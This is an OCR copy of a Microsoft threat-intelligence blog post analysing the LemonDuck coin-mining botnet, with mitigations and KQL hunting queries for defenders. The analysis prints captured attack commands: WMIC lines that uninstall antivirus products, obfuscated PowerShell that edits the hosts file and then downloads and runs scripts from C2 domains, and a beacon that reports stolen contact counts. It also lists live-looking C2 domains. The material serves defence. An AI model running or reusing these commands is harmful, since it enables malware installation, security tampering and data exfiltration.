
When coin miners evolve, Part 2: Hunting down LemonDuck and LemonCat attacks

microsoft.com/security/blog/2021/07/29/when-coin-miners-evolve-part-2-hunting-down-lemonduck-and-lemoncat-attacks/

July 29, 2021


User
User's device
Start of human-operated attack from Cat infrastructure
Start of human-operated attack from Duck infrastructure, if any
Multiple devices
DELIVERY
EXECUTION & PERSISTENCE
EVASION
IMPACT
Malicious email with .doc, .js and/or .zip file
USB, network drives
Variety of edge exploits
Brute-force of RDP and edge apps
LemonDuck downloaded
Check-ins established
Scheduled task and WMI event
Crypto miner and Mimikatz installed
Remote access trojans installed for re-entry
Anti-malware products disabled
Competitive malware removed
Hosts file modified with obfuscated C2
Machine patched
Shadow copy files deleted; system recovery disabled
Credentials and email collected and exfiltrated
Remote access trojans installed for re-entry
Ramnit and other malware installed
Spreading to other devices
Phishing propagation
Activity associated with Duck campaigns
Activity associated with Cat campaigns
Activity common to both Duck and Cat campaigns

[Note: In this two-part blog series, we expose a modern malware infrastructure and provide guidance for protecting against the wide range of threats it enables. Part 1 covered the evolution of the threat, how it spreads, and how it impacts organizations. Part 2 provides a deep dive on the attacker behavior and outlines investigation guidance.]

LemonDuck is an actively updated and robust malware primarily known for its botnet and cryptocurrency mining objectives. As we discussed in Part 1 of this blog series, in recent months LemonDuck adopted more sophisticated behavior and escalated its operations. Today, beyond using resources for its traditional bot and mining activities, LemonDuck steals credentials, removes security controls, spreads via emails, moves laterally, and ultimately drops more tools for human-operated activity.

LemonDuck spreads in a variety of ways, but the two main methods are (1) compromises that are either edge-initiated or facilitated by bot implants moving laterally within an organization, or (2) bot-initiated email campaigns. After installation, LemonDuck can generally be identified by a predictable series of automated activities, followed by beacon check-in and monetization behaviors, and then, in some environments, human-operated actions.

In this blog post, we share our in-depth technical analysis of the malicious actions that follow a LemonDuck infection. These include general and automatic behavior, as well as human-operated actions. We also provide guidance for investigating LemonDuck attacks, as well as mitigation recommendations for strengthening defenses against these attacks.



User
User's device
Start of human-operated attack from Cat infrastructure
Start of human-operated attack from Duck infrastructure, if any
Multiple devices
DELIVERY
EXECUTION & PERSISTENCE
EVASION
IMPACT
Malicious email with .doc, .js and/or .zip file
USB, network drives
Variety of edge exploits
Brute-force of RDP and edge apps
LemonDuck downloaded
Check-ins established
Scheduled task and WMI event
Crypto miner and Mimikatz installed
Remote access trojans installed for re-entry
Anti-malware products disabled
Competitive malware removed
Hosts file modified with obfuscated C2
Machine patched
Shadow copy files deleted; system recovery disabled
Credentials and email collected and exfiltrated
Remote access trojans installed for re-entry
Ramnit and other malware installed
Spreading to other devices
Phishing propagation
Activity associated with Duck campaigns
Activity associated with Cat campaigns
Activity common to both Duck and Cat campaigns

Figure 2. LemonDuck attack chain from the Duck and Cat infrastructures

External or human-initialized behavior

LemonDuck activity initiated from external applications – as against self-spreading methods like malicious phishing mail – is generally much more likely to begin with or lead to human-operated activity. These activities always result in more invasive secondary malware being delivered in tandem with persistent access being maintained through backdoors. These human-operated activities result in greater impact than standard infections.

In March and April 2021, various vulnerabilities related to the ProxyLogon set of Microsoft Exchange Server exploits were utilized by LemonDuck to install web shells and gain access to outdated systems. Attackers then used this access to launch additional attacks while also deploying automatic LemonDuck components and malware.

In some cases, the LemonDuck attackers used renamed copies of the official Microsoft Exchange On-Premises Mitigation Tool to remediate the vulnerability they had used to gain access. They did so while maintaining full access to compromised devices and limiting other actors from abusing the same Exchange vulnerabilities.

This self-patching behavior is in keeping with the attackers' general desire to remove competing malware and risks from the device. This allows them to limit visibility of the attack to SOC analysts within an organization who might be prioritizing unpatched devices for investigation, or who would overlook devices that do not have a high volume of malware present.

The LemonDuck operators also make use of many fileless malware techniques, which can make remediation more difficult. Fileless techniques, which include persistence via registry, scheduled tasks, WMI, and startup folder, remove the need for stable malware presence in the filesystem. These techniques also include utilizing process injection and in-memory execution, which can make removal non-trivial. It is therefore imperative that organizations that were vulnerable in the past also direct action to investigate exactly how patching occurred, and whether malicious activity persists.

On the basic side of implementation this can mean registry, scheduled task, WMI and startup folder persistence to remove the necessity for stable malware presence in the filesystem. However, many free or easily available RATs and Trojans are now routinely utilizing process injection and in-memory execution to circumvent easy removal. To rival these kinds of behaviors it's imperative that security teams within organizations review their incident response and malware removal processes to include all common areas and arenas of the operating system where malware may continue to reside after cleanup by an antivirus solution.

General, automatic behavior

If the initial execution begins automatically or from self-spreading methods, it typically originates from a file called *Readme.js*. This behavior could change over time, as the purpose of this .js file is to obfuscate and launch the PowerShell script that pulls additional scripts from the C2. This JavaScript launches a CMD process that subsequently launches Notepad as well as the PowerShell script contained within the JavaScript.


In contrast, if infection begins with RDP brute force, Exchange vulnerabilities, or other vulnerable edge systems, the first few actions are typically human-operated or originate from a hijacked process rather than from *Readme.js*. After this, the next few actions that the attackers take, including the scheduled task creation, as well as the individual components and scripts are generally the same.

One of these actions is to establish fileless persistence by creating scheduled tasks that re-run the initial PowerShell download script. This script pulls its various components from the C2s at regular intervals. The script then checks to see if any portions of the malware were removed and re-enables them. LemonDuck also maintains a backup persistence mechanism through WMI Event Consumers to perform the same actions.

To host their scripts, the attackers use multiple hosting sites, which as mentioned are resilient to takedown. They also have multiple scheduled tasks to try each site, as well as the WMI events in case other methods fail. If all of those fail, LemonDuck also uses its access methods such as RDP, Exchange web shells, Screen Connect, and RATs to maintain persistent access. These task names can vary over time, but “blackball”, “blutea”, and “rtsa” have been persistent throughout 2020 and 2021 and are still seen in new infections as of this report.

LemonDuck attempts to automatically disable Microsoft Defender for Endpoint real-time monitoring and adds whole disk drives – specifically the *C:\* drive – to the Microsoft Defender exclusion list. This action could in effect disable Microsoft Defender for Endpoint, freeing the attacker to perform other actions. Tamper protection prevents these actions, but it’s important for organizations to monitor this behavior in cases where individual users set their own exclusion policy.

LemonDuck then attempts to automatically remove a series of other security products through *CMD.exe*, leveraging *WMIC.exe*. The products that we have observed LemonDuck remove include ESET, Kaspersky, Avast, Norton Security, and MalwareBytes. However, they also attempt to uninstall any product with “Security” and “AntiVirus” in the name by running the following commands:



```
cmd /c start /b wmic.exe product where “name like ‘%Security%’” call uninstall /
nointeractive
cmd /c start /b wmic.exe product where “name like ‘%AntiVirus%’” call uninstall /
nointeractive
```


Custom detections in Microsoft Defender for Endpoint or other security solutions can raise alerts on behaviors indicating interactions with security products that are not deployed in the environment. These alerts can allow the quick isolation of devices where this behavior is observed. While this uninstallation behavior is common in other malware, when observed in conjunction with other LemonDuck TTPs, this behavior can help validate LemonDuck infections.

LemonDuck leverages a wide range of free and open-source penetration testing tools. It also uses freely available exploits and functionality such as coin mining. Because of this, the order and the number of times the next few activities are run can change. The attackers can also change the threat’s presence slightly depending on the version, the method of infection, and timeframe. Many .exe and .bin files are downloaded from C2s via encoded PowerShell commands. These domains use a variety names such as the following:

- ackng[.]com
- bb3u9[.]com
- ttr3p[.]com
- zz3r0[.]com

- sqlnetcat[.]com
- netcatkit[.]com
- hwqloan[.]com
- 75[.]ag
- js88[.]ag
- qq8[.]ag

In addition to directly calling the C2s for downloads through scheduled tasks and PowerShell, LemonDuck exhibits another unique behavior: the IP addresses of a smaller subset of C2s are calculated and paired with a previously randomly generated and non-real domain name. This information is then added into the Windows Hosts file to avoid detection by static signatures. In instances where this method is seen, there is a routine to update this once every 24 hours. An example of this is below:




```
powershell.EXE -c "$Lemon_Duck='\g0B4wCb';$x='ASTJK'+'KV7n3F.cn';
[Net.Dns]::GetHostAddresses('t.tr2'+'q.com')[0].IPAddressToString+' '+$x|out-file -"encoding"
as`ci`i c:\windows\system32\drivers\etc\hosts;$y='http://'+$x+'/w.js';$z=$y+'p';$m=(Ne`w-Obj`ect
Net.WebC`lient)."DownloadData"($y);
[System.Security.Cryptography.MD5]::Create().ComputeHash($m)|foreach{$s+=$_.ToString('x2')};if($
s-eq'a49add2a8eeb7e89b9d743c0af0e1443'){IEX(-join[char[]]$m)}"
```

LemonDuck is known to use custom executables and scripts. It also renames and packages well-known tools such as XMRig and Mimikatz. Of these, the three most common are the following, though other packages and binaries have been seen as well, including many with *.ori* file extensions:

- *IF.BIN* (used for lateral movement and privilege escalation)
- *KR.BIN* (used for competition removal and host patching)
- *M[0-9]{1}[A-Z]{1}.BIN, M6.BIN, M6.BIN.EXE, or M6G.Bin* (used for mining)

Executables used throughout the infection also use random file names sourced from the initiating script, which selects random characters, as evident in the following code:



```
$ename=-join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-Random)%6)) + ".exe"
```

Lateral movement and privilege escalation

IF.Bin, whose name stands for “Infection”, is the most common name used for the infection script during the download process. LemonDuck uses this script at installation and then repeatedly thereafter to attempt to scan for ports and perform network reconnaissance. It then attempts to log onto adjacent devices to push the initial LemonDuck execution scripts.

IF.Bin attempts to move laterally via any additional attached drives. When drives are identified, they are checked to ensure that they aren't already infected. If they aren't, a copy of *Readme.js*, as well as subcomponents of *IF.Bin*, are downloaded into the drive's home directory as hidden.

Similarly, *IF.Bin* attempts to brute force and use vulnerabilities for SMB, SQL, and other services to move laterally. It then immediately contacts the C2 for downloads.

Another tool dropped and utilized within this lateral movement component is a bundled Mimikatz, within a *mimi.dat* file associated with both the "Cat" and "Duck" infrastructures. This tool's function is to facilitate credential theft for additional actions. In conjunction with credential theft, *IF.Bin* drops additional .BIN files to attempt common service exploits like CVE-2017-8464 (LNK remote code execution vulnerability) to increase privilege.

The attackers regularly update the internal infection components that the malware scans for. They then attempt brute force or spray attacks, as well as exploits against available SSH, MSSQL, SMB, Exchange, RDP, REDIS and Hadoop YARN for Linux and Windows systems. A sample of ports that recent LemonDuck infections were observed querying include 70001, 8088, 16379, 6379, 22, 445, and 1433.

Other functions built in and updated in this lateral movement component include mail self-spreading. This spreading functionality evaluates whether a compromised device has Outlook. If so, it accesses the mailbox and scans for all available contacts. It sends the initiating infecting file as part of a .zip, .js, or .doc/.rtf file with a static set of subjects and bodies. The mail metadata count of contacts is also sent to the attacker, likely to evaluate its effectiveness, such as in the following command:

```
(New-object net.webclient).downloadstring("DOWN_URL/report.json?
type=mail&u=$muser&c1="+$contacts.count+"&c2="+$sent_tos.count+"&c3="+$recv_froms.count)
```

Competition removal and host patching

At installation and repeatedly afterward, LemonDuck takes great lengths to remove all other botnets, miners, and competitor malware from the device. It does this via *KR.Bin*, the "Killer" script, which gets its name from its function calls. This script attempts to remove services, network connections, and other evidence from dozens of competitor malware via scheduled tasks. It also closes well-known mining ports and removes popular mining services to preserve system resources. The script even removes the mining service it intends to use and simply reinstalls it afterward with its own configuration.

This "Killer" script is likely a continuation of older scripts that were used by other botnets such as GhostMiner in 2018 and 2019. The older variants of the script were quite small in comparison, but they have since grown, with additional services added in 2020 and 2021.

Presently, LemonDuck seems consistent in naming its variant *KR.Bin*. This process spares the scheduled tasks created by LemonDuck itself, including various PowerShell scripts as well as a task called “blackball”, “blutea”, or “rtsa”, which has been in use by all LemonDuck’s infrastructures for the last year along with other task names.

The attackers were also observed manually re-entering an environment, especially in instances where edge vulnerabilities were used as an initial entry vector. The attackers also patch the vulnerability they used to enter the network to prevent other attackers from gaining entry. As mentioned, the attackers were seen using a copy of a Microsoft-provided mitigation tool for Exchange ProxyLogon vulnerability, which they hosted on their infrastructure, to ensure other attackers don’t gain web shell access the way they had. If unmonitored, this scenario could potentially lead to a situation where, if a system does not appear to be in an unpatched state, suspicious activity that occurred before patching could be ignored or thought to be unrelated to the vulnerability.

Weaponization and continued impact

A miner implant is downloaded as part of the monetization mechanism of LemonDuck. The implant used is usually XMRig, which is a favorite of GhostMiner malware, the Phorpiex botnet, and other malware operators. The file uses any of the following names:

- *M6.bin*
- *M6.bin.ori*
- *M6G.bin*
- *M6.bin.exe*
- *<File name that follows the regex pattern M[0-9]{1}[A-Z]{1}>.BIN.*

Once the automated behaviors are complete, the threat goes into a consistent check-in behavior, simply mining and reporting out to the C2 infrastructure and mining pools as needed with encoded PowerShell commands such as those below (decoded):

```
cmd.EXE /c "set A=power& call %A%shell -ep bypass -e

$Lemon_Duck='MicroSoft\Windows\FtLSO\nKOlou';$y='http://t.amxny.com/v.js';$z=$y+'p'+'?ipc_

"';$m=(New-Object System.Net.WebClient).DownloadData($y);

[System.Security.Cryptography.MD5]::Create().ComputeHash($m)|foreach{$s+=$_.ToString('x2')};if($

s-eq'Øœì

Qq›æôö{;~Á'){IEX(-join[char[]]$m)}"
```

Other systems that are affected bring in secondary payloads such as Ramnit, which is a very popular Trojan that has been seen being dropped by other malware in the past. Additional backdoors, other malware implants, and activities continuing long after initial infection, demonstrating that even a “simple” infection by a coin mining malware like LemonDuck can persist and bring in more dangerous threats to the enterprise.

Comprehensive protection against a wide-ranging malware operation

The cross-domain visibility and coordinated defense delivered by Microsoft 365 Defender is designed for the wide range and increasing sophistication of threats that LemonDuck exemplifies. Below we list mitigation actions, detection information, and advanced hunting queries that Microsoft 365 Defender customers can use to harden networks against threats from LemonDuck and other malware operations.

Mitigations

Apply these mitigations to reduce the impact of LemonDuck. Check the recommendations card for the deployment status of monitored mitigations.

- Prevent threats from arriving via removable storage devices by blocking these devices on sensitive endpoints. If you allow removable storage devices, you can minimize the risk by turning off autorun, enabling real-time antivirus protection, and blocking untrusted content. Learn about stopping threats from USB devices and other removable media.
- Ensure that Linux and Windows devices are included in routine patching, and validate protection against the CVE-2019-0708, CVE-2017-0144, CVE-2017-8464, CVE-2020-0796, CVE-2021-26855, CVE-2021-26858, and CVE-2021-27065 vulnerabilities, as well as against brute-force attacks in popular services like SMB, SSH, RDP, SQL, and others.
- Turn on PUA protection. Potentially unwanted applications (PUA) can negatively impact machine performance and employee productivity. In enterprise environments, PUA protection can stop adware, torrent downloaders, and coin miners.
- Turn on tamper protection featuresto prevent attackers from stopping security services.
- Turn on cloud-delivered protectionand automatic sample submission on Microsoft Defender Antivirus. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware. Turn on network protectionto block connections to malicious domains and IP addresses.
- Check your Office 365 antispam policyand your mail flow rules for allowed senders, domains and IP addresses. Apply extra caution when using these settings to bypass antispam filters, even if the allowed sender addresses are associated with trusted organizations—Office 365 will honor these settings and can let potentially harmful messages pass through. Review system overrides in threat explorer to determine why attack messages have reached recipient mailboxes.

Attack surface reduction

Turn on the following attack surface reduction rules, to block or audit activity associated with this threat:

- Block executable content from email client and webmail
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- Block all office applications from creating child processes
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion
- Block execution of potentially obfuscated scripts
- Block persistence through WMI event subscription
- Block process creations originating from PSExec and WMI commands

Antivirus detections

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:PowerShell/LemonDuck!MSR
- TrojanDownloader:Linux/LemonDuck.G!MSR
- Trojan:Win32/LemonDuck.A
- Trojan:PowerShell/LemonDuck.A
- Trojan:PowerShell/LemonDuck.B
- Trojan:PowerShell/LemonDuck.C
- Trojan:PowerShell/LemonDuck.D
- Trojan:PowerShell/LemonDuck.E
- Trojan:PowerShell/LemonDuck.F
- Trojan:PowerShell/LemonDuck.G
- TrojanDownloader:PowerShell/LodPey.A
- TrojanDownloader:PowerShell/LodPey.B
- Trojan:PowerShell/Amynex.A
- Trojan:Win32/Amynex.A

Endpoint detection and response (EDR) alerts

Alerts with the following titles in the security center can indicate threat activity on your network:

- LemonDuck botnet C2 domain activity
- LemonDuck malware

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Suspicious PowerShell command line
- Suspicious remote activity
- Suspicious service registration
- Suspicious Security Software Discovery
- Suspicious System Network Configuration Discovery
- Suspicious sequence of exploration activities
- Suspicious Process Discovery
- Suspicious System Owner/User Discovery
- Suspicious System Network Connections Discovery
- Suspicious Task Scheduler activity
- Suspicious Microsoft Defender Antivirus exclusion
- Suspicious behavior by cmd.exe was observed
- Suspicious remote PowerShell execution
- Suspicious behavior by svchost.exe was observed
- A WMI event filter was bound to a suspicious event consumer
- Attempt to hide use of dual-purpose tool
- System executable renamed and launched
- Microsoft Defender Antivirus protection turned off
- Anomaly detected in ASEP registry
- A script with suspicious content was observed
- An obfuscated command line sequence was identified
- A process was injected with potentially malicious code
- A malicious PowerShell Cmdlet was invoked on the machine
- Suspected credential theft activity
- Outbound connection to non-standard port
- Sensitive credential memory read

Advanced hunting

The LemonDuck botnet is highly varied in its payloads and delivery methods after email distribution so can sometimes evade alerts. You can use the advanced hunting capability in Microsoft 365 Defender and Microsoft Defender for Endpoint to surface activities associated with this threat.

NOTE: The following sample queries lets you search for a week’s worth of events. To explore up to 30 days worth of raw data to inspect events in your network and locate potential Lemon Duck-related indicators for more than a week, go to the **Advanced Hunting** page > **Query** tab, select the calendar drop-down menu to update your query to hunt for the **Last 30 days**.

LemonDuck template subject lines

Looks for subject lines that are present from 2020 to 2021 in dropped scripts that attach malicious LemonDuck samples to emails and mail it to contacts of the mailboxes on impacted machines. Additionally, checks if Attachments are present in the mailbox. General attachment types to check for at present are .DOC, .ZIP or .JS, though this could be subject to change as well as the subjects themselves. Run query in Microsoft 365 security center.

```
EmailEvents
| where Subject in ('The Truth of COVID-19','COVID-19 nCov Special info
WHO','HALTH ADVISORY:CORONA VIRUS',
'WTF','What the fcuk','good bye','farewell letter','broken file','This is
your order?')
| where AttachmentCount >= 1
```

LemonDuck Botnet Registration Functions

Looks for instances of function runs with name “SIEX”, which within the Lemon Duck initializing scripts is used to assign a specific user-agent for reporting back to command-and-control infrastructure with. This query should be accompanied by additional surrounding logs showing successful downloads from component sites. Run query in Microsfot 365 security center.

```
DeviceEvents
| where ActionType == "PowerShellCommand"
| where AdditionalFields =~ "{\"Command\":\"SIEX\"}"
```

LemonDuck keyword identification

Looks for simple usage of LemonDuck seen keyword variations initiated by PowerShell processes. All results should reflect Lemon_Duck behavior, however there are existing variants of Lemon_Duck that might not use this term explicitly, so validate with additional hunting queries based on known TTPs. Run query in Microsoft 365 security center.

```
DeviceProcessEvents
| where InitiatingProcessFileName == "powershell.exe"
| where InitiatingProcessCommandLine has_any("Lemon_Duck","LemonDuck")
```

LemonDuck Microsoft Defender tampering

Looks for a command line event where LemonDuck or other like malware might attempt to modify Defender by disabling real-time monitoring functionality or adding entire drive letters to the exclusion criteria. The exclusion additions will often succeed even if tamper protection is enabled due to the design of the application. Custom alerts could be created in an environment for particular drive letters common in the environment. Run query in Microsoft 365 security center.

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("Set-MpPreference",
"DisableRealtimeMonitoring", "Add-MpPreference", "ExclusionProcess")
| project ProcessCommandLine, InitiatingProcessCommandLine, DeviceId,
Timestamp
```

Antivirus uninstallation attempts

Looks for a command line event where LemonDuck or other similar malware might attempt to modify Defender by disabling real-time monitoring functionality or adding entire drive letters to the exclusion criteria. The exclusion additions will often succeed even if tamper protection is enabled due to the design of the application. Custom alerts could be created in an environment for particular drive letters common in the environment. Run query in Microsoft 365 security center.

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "wmic.exe"
| where InitiatingProcessCommandLine has_all("product where","name
like","call uninstall","/nointeractive")
| where InitiatingProcessCommandLine
has_any("Kaspersky","avast","avp","security","eset","AntiVirus","Norton
Security")
```

Known LemonDuck component script installations

Looks for instances of the callback actions which attempt to obfuscate detection while downloading supporting scripts such as those that enable the “Killer” and “Infection” functions for the malware as well as the mining components and potential secondary functions. Options for more specific instances included to account for environments with potential false positives. Most general versions are intended to account for minor script or component changes such as changing to utilize non .bin files, and non-common components. Run query in Microsoft 365 security center.

```
DeviceProcessEvents
| where InitiatingProcessFileName in ("powershell.exe","cmd.exe")
| where InitiatingProcessCommandLine has_all("/c echo
try","down_url=","md5","downloaddata","ComputeHash") or
InitiatingProcessCommandLine has_all("/c echo
try","down_url=","md5","downloaddata","ComputeHash",".bin") or
InitiatingProcessCommandLine has_all("/c echo
try","down_url=","md5","downloaddata","ComputeHash","kr.bin","if.bin","m6.bin")
```

LemonDuck named scheduled creation

Looks for instances of the LemonDuck creates statically named scheduled tasks or a semi-unique pattern of task creation LemonDuck also utilizes launching hidden PowerShell processes in conjunction with randomly generated task names. An example of a randomly generated one is: “schtasks.exe” /create /ru system /sc MINUTE /mo 60 /tn fs5yDs9ArkV\2IVLzNXfZV/F /tr “powershell -w hidden -c PS_CMD”. Run query in Microsoft 365 security center.

```
 DeviceProcessEvents
| where FileName =~ "schtasks.exe"
| where ProcessCommandLine has("/create")
| where ProcessCommandLine has_any("/tn blackball","/tn blutea","/tn rtsa")
or
ProcessCommandLine
has_all("/create","/ru","system","/sc","/mo","/tn","/F","/tr","powershell -w
hidden -c PS_CMD")
```

Competition killer script scheduled task execution

Looks for instances of the LemonDuck component KR.Bin, which is intended to kill competition prior to making the installation and persistence of the malware concrete. The killer script used is based off historical versions from 2018 and earlier, which has grown over time to include scheduled task and service names of various botnets, malware, and other competing services. The version currently in use by LemonDuck has approximately 40-60 scheduled task names. The upper maximum in this query can be modified and adjusted to include time bounding. Run query in Microsoft 365 security center.

```
 DeviceProcessEvents
| where ProcessCommandLine has_all("schtasks.exe","/Delete","/TN","/F")
| summarize make_set(ProcessCommandLine) by DeviceId
| extend DeleteVolume = array_length(set_ProcessCommandLine)
| where set_ProcessCommandLine has_any("Mysa","Sorry","Oracle Java
Update","ok") where DeleteVolume >= 40 and DeleteVolume <= 80
```

LemonDuck hosts file adjustment for dynamic C2 downloads

Looks for a PowerShell event wherein LemonDuck will attempt to simultaneously retrieve the IP address of a C2 and modify the hosts file with the retrieved address. The address is then attributed to a name that does not exist and is randomly generated. The script then instructs the machine to download data from the address. This query has a more general and more specific version, allowing the detection of this technique if other activity groups were to utilize it. Run query in Microsoft 365 security center.

```
 DeviceProcessEvents
| where InitiatingProcessFileName == "powershell.exe"
| where InitiatingProcessCommandLine
has_all("GetHostAddresses","etc","hosts")
or InitiatingProcessCommandLine
has_all("GetHostAddresses","IPAddressToString","etc","hosts","DownloadData")
```

Learn how your organization can stop attacks through automated, cross-domain security and built-in AI with Microsoft Defender 365.